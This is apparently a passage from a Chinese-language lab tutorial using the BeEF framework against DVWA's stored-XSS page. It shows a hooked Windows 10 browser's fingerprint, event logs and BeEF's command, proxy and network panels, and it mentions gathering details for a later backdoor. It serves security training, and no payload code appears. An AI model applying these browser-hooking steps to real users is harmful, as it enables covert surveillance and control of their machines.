


查看BeEF畫面，多出了一個Windows



3. BeEF
與上鉤的使用者互動

這些資訊對於之後建立後門程式很有幫助



包括一些版本相關資訊


Key	Value
browser.window.title	Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Stored Cross Site Scripting (XSS)
browser.window.uri	http://192.168.10.131/dvwa/vulnerabilities/xss_s/
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	2
hardware.gpu	ANGLE (Microsoft Basic Render Driver Direct3D11 vs_5_0 ps_5_0)
hardware.gpu.vendor	Microsoft
hardware.memory	unknown
hardware.screen.colordepth	24
hardware.screen.size.height	614
hardware.screen.size.width	819
hardware.screen.touchenabled	No
hardware.type	Virtual Machine
host.os.arch	64
host.os.family	Windows
host.os.name	Windows
host.os.version	10

Logs可看到使用者在瀏覽器的操作


Details | **Logs** | Commands | Proxy | XssRays | Network

I...	Type	Event	Date	Bro...
11		192.168.10.140 appears to have come back online	2023-12-11 06:40:24 UTC	2
10		192.168.10.140 appears to have come back online	2023-12-11 06:27:20 UTC	2
9		192.168.10.140 just joined the horde from the domain: 192.168.10.131:80	2023-12-11 06:27:19 UTC	2


能在目標電腦上執行的所有命令




可查看http request的資訊



查看當前有哪些XSS漏洞




查看上鉤的路徑



Details
Logs
Commands
Proxy
XssRays
Network
Map
Hosts
Services
上鉤的Windows
192.168.10.140
Windows-10
192.0.0.0/8
Hooked Browser
EeEF
我們

4. BeEF-在使用者的電腦上執行基本命令

